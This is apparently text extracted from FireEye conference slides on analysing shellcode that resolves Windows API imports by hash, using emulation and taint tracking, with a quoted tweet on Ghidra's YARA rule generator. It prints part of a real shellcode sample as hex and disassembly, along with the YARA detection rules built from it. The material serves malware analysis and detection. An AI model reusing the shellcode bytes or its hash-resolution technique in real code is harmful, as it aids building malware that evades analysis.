      e.g. `cmp eax=0xTAINTED, ebx=0x12345`
   2. then, ensure comparisons fail
7. finally, re-run resolver with collected values
8. the malware does the work for us!

```
            kernel32.dll
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: CreateFile
        if hash(export.name) == asked_hash: 0xAAAAAAAA
            0x12345678
```

- **0x12345678**

```
            kernel32.dll
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: DeleteFile
        if hash(export.name) == asked_hash: 0xAAAAAAAA
            0x9ABCDEF0
```

- 0x12345678
- **0x9ABCDEF0**

5. “taint” the hash argument (i.e. record it somewhere)
6. with temporary context, emulate hash resolver routine
   1. instrument instructions to collect comparisons to tainted value
      e.g. `cmp eax=0xTAINTED, ebx=0x12345`
   2. then, ensure comparisons fail
7. finally, re-run resolver with collected values
8. the malware does the work for us!

- **0x12345678**
- 0x9ABCDEF0
- …

kernel32.dll

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: CreateFile
        if hash(export.name) == asked_hash: 0x12345678
            return export.address
```

0x12345678 → CreateFile

- 0x12345678
- **0x9ABCDEF0**
- …

kernel32.dll

```
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: DeleteFile
        if hash(export.name) == asked_hash: 0x9ABCDEF0
            return export.address
```

0x9ABCDEF0 → DeleteFile

FIREEYE™

questions?

WILLIBALLENTHIN

Alexei Bulazel
@0xAlexei

Following

Interesting #GHIDRA feature I found today while reviewing the tool's included scripts: a GUI-based YARA signature generator. Scripts > YaraGhidraGUIScript.java

Yara Search String Generator

Mnemonic	Operand 1	Operand 2
MOV	RBP	RSP
SUB	RSP	0x20
LEA	RDI	[0x100000fa2]
MOV	dword ptr [RBP + -0x4]	0x67452301
MOV	dword ptr [RBP + -0x8]	0xefcdab89
MOV	dword ptr [RBP + -0xc]	0x98badcfe
MOV	dword ptr [RBP + -0x10]	0x10325476
MOV	ESI	dword ptr [RBP + -0x4]
MOV	EDX	dword ptr [RBP + -0x8]

```
rule <insert name>
{
        strings:
                $STR1 = { 4? 89 e5 4? 83 ec 20 4? 8d 3d d3 00 00 00 c7 45 fc 01 23 45 67 c7 45 f8 89 ab cd ef c7 45 f4 fe dc ba 98 c7 45 f0 76 54
32 10 8b 75 fc 8b 55 f8  }

        condition:
                $STR1 or $STR1
}
```

5:05 PM - 18 Apr 2019

CodeBrowser: triage:/shellcode/01713a53d955de17205785df8c5d8b9292425ef49fa8e215ad5d64a7cf880425

File Edit Analysis Navigation Search Select Tools Window Help

```
        undefined4        Stack[-0x28]...local_28                    XREF[1]:     00000059(R)
                    FUN_00000006
00000006 60                          PUSHAD
00000007 89 e5                       MOV        EBP,ESP
00000009 31 c0                       XOR        EAX,EAX
0000000b 64 8b 50 30                 MOV        EDX,dword ptr FS:[EAX + 0x30]
0000000f 8b 52 0c                    MOV        EDX,dword ptr [EDX + 0xc]
00000012 8b 52 14                    MOV        EDX,dword ptr [EDX + 0x14]

                    LAB_00000015                                   XREF[1]:     00000086(j)
00000015 8b 72 28                    MOV        ESI,dword ptr [EDX + 0x28]
00000018 0f b7 4a 26                 MOVZX      ECX,word ptr [EDX + 0x26]
0000001c 31 ff                       XOR        EDI,EDI

                    LAB_0000001e
0000001e ac                          LODSB      ESI
0000001f 3c 61                       CMP        AL,0x61
00000021 7c 02                       JL         LAB_00000025
00000023 2c 20                       SUB        AL,0x20

                    LAB_00000025
```

```
18    uVar7 =
19    pbVar6 =
20    do {
21      bVar2
22      if ('
23        bVa
24      }
25      uVar7
26      uVar3
27      pbVar
28    } while
29    iVar1 =
30    iVar4 =
```

Yara Search String Generator

Mnemonic	Operand 1	Operand 2
MOV	EDX	dword ptr FS:[EAX + 0x30]
MOV	EDX	dword ptr [EDX + 0xc]
MOV	EDX	dword ptr [EDX + 0x14]

```
rule <insert name>
{
        strings:
                $STR1 = { 64 8b ?? 30 8b ?? 0c 8b ?? 14  }

        condition:
                $STR1 or $STR1
}
```

Bytes: 01713a53d955de17205785df8c5d8b9292425ef49fa8e215ad5d64a7cf880425

Addresses	Hex	Ascii
00000000	fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b	......`..1.d.P0.
00000010	52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c	R..R..r(..J&1..<
00000020	61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52	a|., ...RW.R
00000030	10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20	..J<.L.x.H..Q.Y
00000040	01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac	...I..:I.4...1..

Start: 00000000 End: 0000019e Offset: 00000

FIREEYE™

TRADE WAR

shellcode's wielding of imports and exports

WILLIBALLENTHIN

April, 2019